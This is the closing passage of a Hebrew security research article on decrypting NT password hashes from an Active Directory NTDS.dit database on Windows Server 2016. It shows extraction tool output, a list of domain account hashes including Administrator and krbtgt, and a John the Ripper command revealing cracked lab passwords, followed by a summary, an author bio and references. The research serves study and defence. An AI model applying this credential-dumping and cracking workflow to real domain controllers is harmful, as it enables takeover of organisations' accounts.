[+] Scanning database - 100% -> 5667 records processed
[+] Sanity checks...
    Schema record id: 2049
    Schema type id: 2050
[+] Extracting schema information - 100% -> 1768 records processed
[+] Loading saved map files (Stage 2)...
[!] Warning: Opening saved maps failed: [Errno 2] No such file or directory:
    'C:\\Users\\semion\\Desktop\\Digital Whisper\\output-2016\\links.map'
[+] Rebuilding maps...
[+] Extracting object links...
```



נראה שאין קריסה וכהוכחה סופית שהכל עובד נבדוק את קובץ ה-hash-ים בתיקית העבודה שהגדרנו:

Name	Date modified	Type	Administrator: \$NT\$47bf8039a8506cd67c524a03ff84ba4krbtgt: \$NT\$8c8cd91022af43c08d15f3c5bda5bcd7: S-1-5-21-4160777564-2249316391-15168068-500 :: semion: \$NT\$872784c9b24579a19fc954d0f2d81e72: S-1-5-21-4160777564-2249316391-15168068-110 tomer: \$NT\$47bf8039a8506cd67c524a03ff84ba4e: S-1-5-21-4160777564-2249316391-15168068-110 mars: \$NT\$47bf8039a8506cd67c524a03ff84ba4e: S-1-5-21-4160777564-2249316391-15168068-110 duck: \$NT\$e19ccf75ee54e06b06a5907af13cef42: S-1-5-21-4160777564-2249316391-15168068-110 tal: \$NT\$d8869ada4f07f2ae336d9f289ddd3084: S-1-5-21-4160777564-2249316391-15168068-110 hadar: \$NT\$2a6ed2d695df3311766962852833be46: S-1-5-21-4160777564-2249316391-15168068-110 lior: \$NT\$47bf8039a8506cd67c524a03ff84ba4e: S-1-5-21-4160777564-2249316391-15168068-110 itay: \$NT\$67587a19e4c2b479f1fa85b95b544229: S-1-5-21-4160777564-2249316391-15168068-110 maayan: \$NT\$47bf8039a8506cd67c524a03ff84ba4e: S-1-5-21-4160777564-2249316391-15168068-110 yarden: \$NT\$47bf8039a8506cd67c524a03ff84ba4e: S-1-5-21-4160777564-2249316391-15168068-110 aviha: \$NT\$67587a19e4c2b479f1fa85b95b544229: S-1-5-21-4160777564-2249316391-15168068-110 dor: \$NT\$67587a19e4c2b479f1fa85b95b544229: S-1-5-21-4160777564-2249316391-15168068-110 galaxy: \$NT\$67587a19e4c2b479f1fa85b95b544229: S-1-5-21-4160777564-2249316391-15168068-110 saturn: \$NT\$67587a19e4c2b479f1fa85b95b544229: S-1-5-21-4160777564-2249316391-15168068-110 mercury: \$NT\$a2af76c474f274222bec25b340f857a8: S-1-5-21-4160777564-2249316391-15168068-110 matan: \$NT\$a2af76c474f274222bec25b340f857a8: S-1-5-21-4160777564-2249316391-15168068-110 shlomi: \$NT\$a2af76c474f274222bec25b340f857a8: S-1-5-21-4160777564-2249316391-15168068-110 bambi: \$NT\$67587a19e4c2b479f1fa85b95b544229: S-1-5-21-4160777564-2249316391-15168068-110 afik: \$NT\$47bf8039a8506cd67c524a03ff84ba4e: S-1-5-21-4160777564-2249316391-15168068-110 savion: \$NT\$293e845121f5f672545c1a60ca000f97: S-1-5-21-4160777564-2249316391-15168068-110 aang: \$NT\$abbe1fa3615070bf1277a49c534bdb60: S-1-5-21-4160777564-2249316391-15168068-110 momo: \$NT\$abbe1fa3615070bf1277a49c534bdb60: S-1-5-21-4160777564-2249316391-15168068-110 bar: \$NT\$abbe1fa3615070bf1277a49c534bdb60: S-1-5-21-4160777564-2249316391-15168068-110
backlinks.map	18/03/2024 21:46	Linker Address Map	
childsrid.map	18/03/2024 21:46	Linker Address Map	
lidrid.map	18/03/2024 21:46	Linker Address Map	
links.map	18/03/2024 21:46	Linker Address Map	
lmout-2016.txt	18/03/2024 21:46	Text Document	
ntout-2016.txt	18/03/2024 23:09	Text Document	
offliid.map	18/03/2024 21:46	Linker Address Map	
pek.map	18/03/2024 21:46	Linker Address Map	
ridguid.map	18/03/2024 21:46	Linker Address Map	
ridname.map	18/03/2024 21:46	Linker Address Map	
ridsid.map	18/03/2024 21:46	Linker Address Map	
ridtype.map	18/03/2024 21:46	Linker Address Map	
typeidname.map	18/03/2024 21:46	Linker Address Map	
typerid.map	18/03/2024 21:46	Linker Address Map	

אנו רואים את ה-hash שכל כך רצינו לראות. מה שמשאיר לנו רק לפענח אותם בדיוק כמו קודם:

```
kali@kali:~/Desktop/Digital Whisper$ sudo john --show ntout-2016.txt
Administrator:Aa123456:S-1-5-21-4160777564-2249316391-15168068-500 ::
semion:DigitalWhisper160:S-1-5-21-4160777564-2249316391-15168068-110
```

אל תהיו מופתעים, DigitalWhisper160 זו סיסמה ידועה. כמובן מזל טוב ל-Digital Whisper שחוגגים את הגיליון ה-160 אחרי 13 שנים של גיליונות! ☺

## על מה לא דיברנו?

אז עברנו על כל נושא ההצפנה של hash בקובץ ה-NTDS.dit ואפילו שינינו קצת קוד, לא כולל את החלקים של היסטוריית ה-hash-ים שנשמרת, לא כולל LM hash ויש עוד הרבה נושאים שאפשר לדבר עליהם בהם לא נגענו. נושאים כמו עמודות נוספות שיכולות לעניין אותנו ב-NTDS.dit ושדה ה-UAC שיכול להופיע במאמר שלם משלו. בקיצור, אם יהיו פידבקים טובים אשמח לכתוב חלק שני עם עוד תוכן מעניין בנושא ☺





## סיכום

קודם כל, הצלחנו וזה ממש כיף. מקווה שהצלחתי להעביר לקוראים את מבנה קובץ ה-NTDS.dit ואת שיטות ההצפנה עד שרתים בגרסה 2016 ולאחר מכן ולא פחות חשוב מקווה שנהניתם לקרוא. בנוסף הייתי רוצה להאמין שהצלחתי להעביר מסר שבו אם אדם מנסה מספיק אז הוא גם יצליח, אל תפחדו ליפול ולהיכשל.

בגדול עברנו פה מסע שכל חוקר סייבר שמעמיק במשהו נתקל בו: אתה נתקל בבעיה, מחפש עזרה באינטרנט, מגיע ל-Microsoft, מבין ש-Microsoft לא משתפים מידע, אתה חופר ומעמיק בעמוד השני של Google, נעזר במישהו שעשה משהו דומה שנים לפניך, מוצא משהו חדש שאף אחד לא עשה לפניך, ניסוי וטעייה, המון ניסוי וטעייה וזהו הצלחת, בקטנה.

נראה בשינוי ההצפנה הבא 😊

## קצת על הכותב

@Semion Levi אוהב סייבר, מחקר ואתגרים, מזה תקופה רוצה לפרסם מאמר וסוף סוף אזר את האומץ. מוזמנים לפנות לשאלות [semion118@gmail.com](mailto:semion118@gmail.com)

## מקורות מידע

מידע עיקרי עבור המחקר ושיטת ההצפנה בשרתים בגרסה 2012 ומטה:

<https://moyix.blogspot.com/2008/02/syskey-and-sam.html>

<https://www.exploit-db.com/docs/english/18244-active-domain-offline-hash-dump-&-forensic-analysis.pdf>

[http://xgangand.free.fr/adm/files/books/active\\_directory/Windows%20Server%202003%20Domains%20Active%20Directory.pdf](http://xgangand.free.fr/adm/files/books/active_directory/Windows%20Server%202003%20Domains%20Active%20Directory.pdf)

קישורים לכלים והסבר עליהם:


[https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc753343\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc753343(v=ws.11))

<https://github.com/csababarta/ntdsxtract/tree/master>

<https://github.com/libyal/libesedb/blob/main/esedbtools/esedbexport.c>

דוגמה למאמר בו דובר על שינוי שיטת ההצפנה עבור Windows 10:

<https://www.giac.org/paper/gcih/34273/pass-the-hash-windows-10/174913>



קצת על רפליקציה של שרתי DC:

<https://www.digitalwhisper.co.il/files/Zines/0x77/DW119-3-DCSync.pdf>

מדריך להוצאת hash-ים בעזרת הכלים שצוינו במאמר:

<https://blog.ropnop.com/extracting-hashes-and-domain-info-from-ntds-dit/>

העמקה בטכנולוגיית ESE:

<https://techcommunity.microsoft.com/t5/ask-the-directory-services-team/ese-deep-dive-part-1-the-anatomy-of-an-ese-database/ba-p/400496>

העמקה בערכי העמודות של טבלת ה-datatable:

[https://github.com/xmco/ntds\\_extract/blob/main/Part-2-La-Datatable/Win2016\\_level.txt](https://github.com/xmco/ntds_extract/blob/main/Part-2-La-Datatable/Win2016_level.txt)

<https://www.xmco.fr/en/active-directory-en/demystifying-the-ntds-2/>

הסבר דל על שמירת הסיסמאות ב-AD:

<https://learn.microsoft.com/en-us/windows-server/security/kerberos/passwords-technical-overview#passwords-stored-in-active-directory>